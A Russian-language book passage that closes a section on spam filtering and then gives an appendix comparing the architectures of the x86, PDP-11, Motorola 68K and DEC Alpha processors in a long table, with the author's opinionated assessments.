SENSE-анализатор, разработанный автором, достаточно прост и со всей очевидностью не сможет справиться с полиморфным спамом, когда тот предпримет массированное наступление, а ведь написать полиморфный вирусный генератор намного сложнее, чем полиморфный генератор спамерских сообщений! Так что времена полиморфного спама уже не за горами и приступать к разработке надежных фильтров следует уже сейчас, иначе Сеть так провоняет спамом, что этот запах не выветрится и за десятилетие!

ПРИЛОЖЕНИЕ В

СРАВНИТЕЛЬНЫЙ АНАЛИЗ ЭЛЕГАНТНОСТИ АРХИТЕКТУР РАЗЛИЧНЫХ ПРОЦЕССОРОВ

Изучение древних языков в первую очередь позволяет освободить мысль от оков слова, которое воспринимается как единственное данное... Даже элементарные грамматические упражнения зачастую заставляют учащегося древним языкам освободиться от кажущегося ему единственным способа выражения, почувствовать и увидеть свою мысль настолько многосторонне, насколько ни для кого другого это недоступно.

Александр Гимадеев

Непрекращающиеся «священные» войны по поводу: «x86-процессоры — дрянь, xxx-процессоры — rules», неприятны в первую очередь тем, что они унижают и дисквалифицируют x86-программистов в глазах всей остальной программистской общественности. Они лишают новичков уважения к x86-архитектуре.

Причем подавляющее большинство защитников x86-архитектуры с представителями других процессорных семейств знакомы в лучшем случае понаслышке, а противники x86-архитектуры (львиную долю которых составляют поклонники PDP-11) склонны ухватываться за отдельные, непринциальные архитектурные особенности, которые в x86 реализованы несколько иначе, чем в их любимом процессоре. В общем, аргументы обеих сторон носят глубоко необъективный, бездоказательный и.... характер, сводящийся в основном к ругани и безосновательным наездам, типа:

...мне пришлось как-то переносить Форт с PDP-11 на I8086, причем последний я видел впервые... так от архитектуры i80x86 до сих пор тошнит (особенно по сравнению с PDP-11).

Господи, до чего трудно было преодолеть рвотный барьер, осваивая после 5 лет работы на PDP-11 это интелевое смоляное чучелко. :(Кто работал на PDP-11, думаю, подтвердит.

Автором предпринята попытка если не поставить точку в этом вопросе, то, по крайней мере, дать спорящим сторонам свежую пищу для размышлений (как знать, быть может, после этого в конференциях вместо реплик «сам дурак» наконец-то зазвучат нормальные технические аргументы). Сразу оговорюсь, что ниже будут сравниваться исключительно программные модели нескольких наиболее «культовых» процессоров. В первую очередь это, конечно, PDP-11 – легендарнейший процессор всех времен и народов, породивший огромное количество клонов (и отечественные кальки К1801, в частности), многие из которых исправно работают и поныне; затем серию процессоров 68K от Motorola, известную в первую очередь по Эплам ранних моделей и едва не ставшую основой для IBM PC. Наконец, для полноты картины мы рассмотрим процессоры семейства DEC Alpha. Мне могут возразить, что сравнивать Альфу со всеми выше перечисленными процессорами не совсем корректно, поскольку он совсем из другой категории. Именно так! И поэтому это лишь усиливает контраст! (Кроме того, Альфа окутана таким количеством мифов, домыслов и легенд, что близкое знакомство с ней никому не помешает.)

Сравнительный анализ охватывает как ключевые архитектурные концепции, так и индивидуальные непринципиальные архитектурные особенности такие, как, например, наличие в PDP-11 команды обнуления, отсутствующей в x86 и вынуждающей программистов использовать либо пересылку непосредственного нуля, либо логическую операцию «*ИЛИ* исключающее И», что с одной стороны ничуть не ухудшает технические характеристики программы, но с другой – создает впечатления уродства архитектуры.

Характеристики	**x86**	**PDP**	**68K**	**DEC Alpha**
тип процессора	CISC	CISC	CISC	RISC
		Система команд		
система команд	безоперандная, одно- и двухоперандная	безоперандная, одно- и двухоперандная	безоперандная, одно- и двухоперандная	безоперандная, одно-, двух- и трехоперандная
размер машинной команды	от 1 до 16 байт	1, 2 или 3 слова	от 1 до 12 слов	одно двойное слово
типы команд	пересылки данных арифметические логические управления системные	пересылки данных арифметические логические управления системные	пересылки данных арифметические логические управления системные	пересылки данных арифметические логические управления системные

Характеристики	x86	PDP	68K	DEC Alpha
тип процессора	CISC	CISC	CISC	RISC
система кодировки машинных команд	синтаксис команд сложен, инструкции имеют переменную длину и множество факультативных контекстно-чувствительных полей	синтаксис команд прост, логичен, интуитивно понятен	синтаксис команд довольно сложен, инструкции имеют переменную длину и множество факультативных контекстно-чувствительных полей	синтаксис команд упрощен до предела
система кодировки команд оптимизирована	по компактности	по скорости выполнения и легкости чтения в машинных кодах	не оптимизирован	по скорости выполнения в ущерб компактности
параллелизм	параллелизм не заложен явно, более того, система команд всячески препятствует созданию суперскалярных процессоров	параллелизм не заложен явно, но создание суперскалярных процессоров в данной системе команд осуществляется легко	параллелизм не заложен явно, более того, система команд всячески препятствует созданию суперскалярных процессоров	параллелизм не заложен явно, но система команд оптимизирована под параллельное исполнение
выравнивание	наличие команд длиной в байт вызывает проблемы с выравниваем кода	все команды кратны размеру слова и потому всегда выровнены	все команды кратны размеру слова и потому всегда выровнены	все команды равны длинному слову и потому всегда выровнены
происхождение набора команд	навязан Data-Point, заказавшей Intel разработку чипа для своих терминалов, стремление руководства Intel обеспечить обратную совместимость процессоров последующих поколений привела к отказу от лучших решений в пользу уже имеющихся	оригинальный набор команд, разработанный без учета обратной совместимости, что превратило PDP-11 в могильщика огромного количества ранее написанного программного кода, причем очень хорошего кода	набор команд, базирующийся на PDP-11, но существенно пересмотренный и переработанный	нет данных (по-видимому, оригинальная разработка DEC)

Характеристики	x86	PDP	68K	DEC Alpha
тип процессора	CISC	CISC	CISC	RISC
		Особенности адресации		
минимально адресуемая ячейка памяти	байт	байт	байт	байт
возможность адресации битов	отсутствует	отсутствует	частично реализована	отсутствует?
виды адресации основного процессора	24 вида адресации; примитивная, несимметричная адресация	6 видов адресации, богатая, симметричная	18 видов адресации, богатая симметричная, наследующая все лучшее из PDP-11 и добавляющая к ним все сильнейшие из x86	3 вида адресации, крайне бедная, несимметричная адресация
	регистровая адресация	регистровая адресация	регистровая адресация	регистровая адресация
	непосредственная адресация	непосредственная адресация	непосредственная адресация	—
	косвенная адресация по непосредственному значению, регистру, сумме одного/двух регистров и непосредственного значения с поддержкой масштабирования в 2, 4 и 8	косвенная адресация по непосредственному значению, регистру или сумме регистра с числом	косвенная адресация по непосредственному значению, регистру или сумме регистра с числом с масштабированием на 2, 4 и 8	косвенная адресация по сумме регистра с 16-битным смещением
	—	дважды косвенная адресация (операнд указатель на указатель)	дважды косвенная адресация (операнд указатель на указатель)	—
	—	адресация с автоувеличением (автоуменьшением) операнда до/после взятия его значения	адресация с автоувеличением (автоуменьшением) операнда до/после взятия его значения	—

Характеристики	x86	PDP	68K	DEC Alpha
тип процессора	CISC	CISC	CISC	RISC
виды адресации сопроцессора	регистры сопроцессора объединены в кольцевой стек, адресуемый относительно его вершины, причем ряд команд оперирует только значениями, лежащими на вершине Стека, адресация команд, взаимодейст-вующих с оперативной памятью — базово-индексная. MMX-команды поддерживают два вида адресации: регистровую и косвенную	—	полноценная адресация сопроцессора, включая групповые пересылки данных	вещественные команды используют те же самые способы адресации, что и целочисленные
порты адресуются как память	нет	да	да?	да
объем непосредст-венно адресуемой памяти	4 Гбайт (12 Гбайт, если использовать раздельные стеки для кода, стека и данных), и 16 Гбайт (20 Гбайт, если динамическую память вынести в отдельный сегмент)	64 Кбайт	4 Гбайт	от 243 до 264 в зависимости от реализации
модель памяти	сегментная, линейная	плоская, страничная	плоская	плоская

Характеристики	x86	PDP	68K	DEC Alpha
тип процессора	CISC	CISC	CISC	RISC
представление адресов	16/32 бит указатель [+ сегмент]	16 бит указатель [+ базовый адрес страницы]	32 бит указатель	43 или 48 бит, расширяемые до 64 бит и транслируемые в 44-битный физический адрес, указатель
представление смещений (в базово-индексной адресации)	16/32 бит	8/16 бит	8/32 бит	16 бит (позор джунглям!)
возможность получения эффективного адреса	да	нет	да	да
масштабирование	есть, на 2, 4, 8 в любой команде	нет	есть на 2, 4, 8 в любой команде	на 4 и 8 только в команде сложения
поддержка виртуальной памяти	да, встроенная	частично	да, встроенная	да, встроенная
		Регистры		
	целочисленные регистры общего назначения (данных и адресов)	целочисленные регистры общего назначения (данных и адресов)	целочисленные регистры данных	целочисленные регистры общего назначения (данных и адресов)
	—	—	регистры адресов	—
	—	—	вещественные регистры сопроцессора; 80 бит	вещественные регистры сопроцессора
типы регистров	кольцевой стек регистров сопроцессора	—	—	—
	векторные регистры сопроцессора	—	—	—
	регистры специального назначения	регистры специального назначения	регистры специального назначения	регистр — указатель команд
	системные регистры	—	системные регистры	системные регистры

Характеристики	x86	PDP	68K	DEC Alpha
тип процессора	CISC	CISC	CISC	RISC
разрядность целочисленных регистров	8, 16, 32	16	32	64
разрядность вещественных регистров	64, 80 и 128 бит	—	80 бит	64?
регистры равноправны	регистры неравноправны: многие команды работают с фиксированными регистрами или ограничивают выбор регистра	регистры полностью равноправны	регистры неравноправны и делятся на регистры данных (целочисленные и вещественные) и адресные регистры, но внутри «своих» категорий все они равноправны	регистры равноправны, за исключением того, что вещественные регистры не могут быть указателями
кол-во регистров общего назначения	7 32-битных РОН, 4 из которых устроены так: L8, H8, L16, 32, так как трактуются либо как два 8-битных регистра, либо один 16-битный, либо один 32-битный;	6 16-битных регистров	16 РОН — 8 регистров данных 8 адресных регистров	32 целочисленных регистров
	8 80-битных FPU-регистров, начиная с P-III: 8 128-битных XMM регистров	—	8 80-битных регистров сопроцессора	32 вещественных регистра
работа с половинками регистров	частично	нет	нет	нет
Взаимодействие со специальными регистрами				
Непосредственная адресация регистра Указателя стека	поддерживается	поддерживается	поддерживается	—

Характеристики	x86	PDP	68K	DEC Alpha
тип процессора	CISC	CISC	CISC	RISC
непосредственная адресация регистра указателя команд	отсутствует	поддерживается	поддерживается	отсутствует
		Операнды		
размер операндов основного процессора	16, 32 и частично 8 бит	16 бит, ограничено 8 бит	8, 16, 32 и очень ограничено 64 бита	64 бит, для операндов в 8, 16 и 32 доступны лишь операции расширения, чтения/записи
размер операндов сопроцессора	32, 64, 80 и, начиная с P-III, — 128 бит	—	1 бит — 256 байт	32, 64 бит, что позор
операции над операндами памяти	все возможные, при условии, что второй операнд не находится в памяти	все возможные	все возможные	чтение и запись только
операции над портами	чтение и запись (включая циклическую обработку) только, причем в строго определенные регистры	все возможные	все возможные	чтение и запись только
черная дыра, также называемая битовой корзиной	отсутствует	отсутствует	отсутствует	присутствует — это регистр R31/F31. чтение дает ноль, запись игнорируется
		Арифметика		
арифметика	с насыщением (saturation) беззнаковая,	—	—	—
	с насыщением знаковая	—	—	—
	циклическая (wraparound) беззнаковая	циклическая беззнаковая	циклическая беззнаковая	циклическая беззнаковая

Характеристики	x86	PDP	68K	DEC Alpha
тип процессора	CISC	CISC	CISC	RISC
	циклическая знаковая	частично: циклическая знаковая	циклическая знаковая	циклическая знаковая
поддержка векторных операций	да, начиная с Pentium MMX	отсутствует	отсутствует	отсутствует
		типы данных		
	ограничено биты	?	биты	—
	ограничено битовые поля	?	битовые поля	—
	BCD	—	BCD	—
типы данных основного процессора	строки	—	—	—
	байтовые целые	байтовые целые	байтовые целые	ограничено байты
	словные целые	словные целые	словные целые	ограничено слова
	двухсловные целые	—	двухсловные целые	ограничено двойные слова
	—	—	четвертные целые	четвертные слова
	float		float	VAX F_floating (32-bit)/ IEEE single (32-bit)
	double		double	VAX G_floating (64-bit) - IEEE double (64-bit)
	extend		extend	—
типы данных сопроцессора	16 бит целые 32 бита целые 64 бита целые 64 бита, BCD packed byte packed word packed doubleword quadword	—	16 бит целые 32 бита целые 64 бита целые ??-битные BCD — — — —	— — — — — — — —
	Управление ходом выполнения программы			
команды условных/ безусловных переходов	присутствуют	присутствуют	присутствуют	присутствуют

Характеристики	**x86**	**PDP**	**68K**	**DEC Alpha**
тип процессора	CISC	CISC	CISC	RISC
условные команды пересылки и/или назначения данных	присутствуют	присутствуют	присутствуют	присутствуют
кол-во и коды условий	C (перенос/заем) P (четность) A (вспомогательный перенос)	C — —	C — —	C (перенос/заем) — —
	Z (нуль)	Z	Z	Z (нуль),
	S (знак),	N (знак),	N (знак),	—
	O (переполнение)	V (переполнение)	V (переполнение)	—
	—	—	X (расширение)	—
ветвления по условиям	C == 0 C == 1 Z == 0 Z == 1 S == 1 S == 0 S == O S != O O == 0 O == 1 P == 0 P == 1 C == 1 | Z == 1 C == 0 & Z == 0 Z == 0 & S == O Z == 1 | S != O Z == 1 | S != O CX == 0 ECX == 0 — —	C == 0 C == 1 Z == 0 Z == 1 N == 1 N == 0 S == O S != O V == 0 V == 1 — — C == 1 | Z == 1 C == 0 & Z == 0 Z == 0 & S == O Z == 1 | S != O Z == 1 | S != O — — — —	C == 0 C == 1 Z == 0 Z == 1 N == 1 N == 0 S == O S != O V == 0 V == 1 — — C == 1 | Z == 1 C == 0 & Z == 0 Z == 0 & S == O Z == 1 | S != O Z == 1 | S != O — — — —	C == 0 C == 1 Z == 0 Z == 1 — — — — C == 1 | Z == 1 C == 0 & Z == 0 — — — — Low Bit Is Clear Low Bit Is Set
влияние флагов сопроцессора на команды управления программой	непосредственно не влияют, поэтому, флаг сопроцессора приходится проталкивать через память в регистр флагов или анализировать его вручную	—	для анализа состояния имеется специальный набор команд	управление прозрачно

Характеристики	x86	PDP	68K	DEC Alpha
тип процессора	CISC	CISC	CISC	RISC
команды пересылки изменяют флаги	нет	да	да	команды пересылки как таковые отсутствуют; имеются команды чтения/записи данных в/из памяти из/в регистр, не изменяющие флагов; для пересылки регистра А в регистр Б используйте мат. операции, например, ADD Б, А, R31
дистанция условных переходов	4 Гб	64 К	4 Гб	4 Мб (позор!)
управление механизмом предсказаний ветвлений	отсутствует, процессор предсказывает ветвления автоматически	отсутствует, процессор не предсказывает ветвления	отсутствует, процессор не предсказывает ветвления	возможность задания направления срабатывания в каждом ветвлении
сохранение старого значение указателя команд при переходе	только при вызове подпрограммы на вершине стека	отсутствует	отсутствует	при любом ветвлении в любой целочисленный РОН
Выравниваниепри				
необходимость выравнивания кода	не требуется	обязательно	???	обязательно
необходимость выравнивания данных	не требуется	не требуется	не требуется	не требуется
Средства автоматического контроля достоверности полученных результатов				
прерывание при переполнении	нет	нет	нет?	при вещественной и целочисленной арифметике
прерывание при делении на ноль	только при целочисленной арифметике	?	только при целочисленной арифметике?	только при вещественном делении

Характеристики	**x86**	**PDP**	**68K**	**DEC Alpha**
тип процессора	CISC	CISC	CISC	RISC
		Комплексная микропрограммная поддержка		
		стековые операции		
поддержка стека	один стек	много	много	отсутствует
поддержка очередей	отсутствует	да	да	отсутствует
		процедурные средства		
команды вызова процедур	частично — адрес возврата всегда заносится на вершину стека, параметры передаются вручную	да?	адрес возврата может быть сохранен, где угодно, аргументы могут передаваться как вручную, так и автоматически	отсутствуют
манипуляции с кадром стека	да	нет	да	нет
возврат с автоматическим закрытием кадра стека	есть	есть?	есть	нет
		команды пересылки		
пересылка групп регистров	ограничено (только в стек)	нет	да	нет?
пересылка данных периферийным устройствам	да	да	да	нет?
пересылка непосредственных данных	да	да	да	нет
		команды обмена		
обмен регистров	да	нет	да	нет?
обмен ячеек памяти	нет	?	да	нет

Характеристики	x86	PDP	68K	DEC Alpha
тип процессора	CISC	CISC	CISC	RISC
		циклы		
поддержка циклов	весьма ограниченная — поддерживается лишь цикл, стремящийся к нолю, причем счетчик цикла жестко привязан к регистру ECX/CX, команда цикла исполняется крайне неэффективно, и ее использование не рекомендуется	поддерживается цикл, стремящийся к нулю, счетчик которого может находиться в любом регистре или ячейке памяти	отсутствуют	отсутствуют
		байтовые операции		
байтовые операции	расширение извлечение 0 и 1 байта из некоторых регистров, (в MMX: ...)	перестановка байтов		попарное сравнение, извлечение, вставка (!), маскирование, заполнение
разбить длинное слово, хранящееся в регистрах, на байты	нет	нет	да	нет
		битовые операции		
подсчет кол-ва битов и др. битовые команды	нет	нет	нет?	есть
		часто используемые математические операции		
команда очистки	отсутствует, используется команда пересылки непосред. ноля или XOR	имеется	имеется	отсутствует, но может читаться «черная» дыра

Характеристики	x86	PDP	68K	DEC Alpha
тип процессора	CISC	CISC	CISC	RISC
команда обращения знака	нет	есть	есть	нет?
Прочие архитектурные особенности				
встроенные средства отладки	есть, начиная с Pentium, и богатые	зачаточные	зачаточные	зачаточные?
мониторинг производительности	есть, расширенный	отсутствует	отсутствует	есть: счетчик циклов
команды предвыборки	«ручная» начиная с P-III и Athlon и автоматическая начиная с P-4	отсутствует	отсутствует	присутствуют
возможность заливки собственных микропрограмм	отсутствует	отсутствует	отсутствует	имеется
Выводы				
субъективные впечатления от удобства программирования на ассемблере	очень развитая система команд, работать легко, приятно и удобно, за исключением незначительных «заморочек» с отсутствием адресации память-память и жесткой привязки к регистрам в командах IN, OUT, MUL и DIV	очень элегантный и чрезвычайно удобный в работе ассемблер, «делающий» x86 уже за счет развитой системы адресации	ликвидирует слабые места PDP и обладает практически всеми приятностями x86	крайне обедненный ассемблер, ручная работа превращается из удовольствия в рутину, тем не менее в нем есть очарование, за которое его можно полюбить
богатство сопроцессора	чрезвычайно богатый набор команд, включая всю тригонометрию и еще много чего	—	богатый набор команд	минимальный набор команд

Характеристики	x86	PDP	68K	DEC Alpha
тип процессора	CISC	CISC	CISC	RISC
полнота использования процессора компиляторами	ни один компилятор не реализует возможности x86 процессоров в полной мере (особенно это касается векторных операций), поэтому его программирование на ассемблере вполне оправдано	«язык» PDP-11 процессоров легко отображается на язык Си, и потому хорошие компиляторы достаточно полно используют возможности процессора	«язык» 68k процессоров легко отображается на язык Си, и потому хорошие компиляторы достаточно полно используют возможности процессора	язык DEC Alpha столь примитивен, что и компилятор, и человек используют его практически с одной и той же эффективностью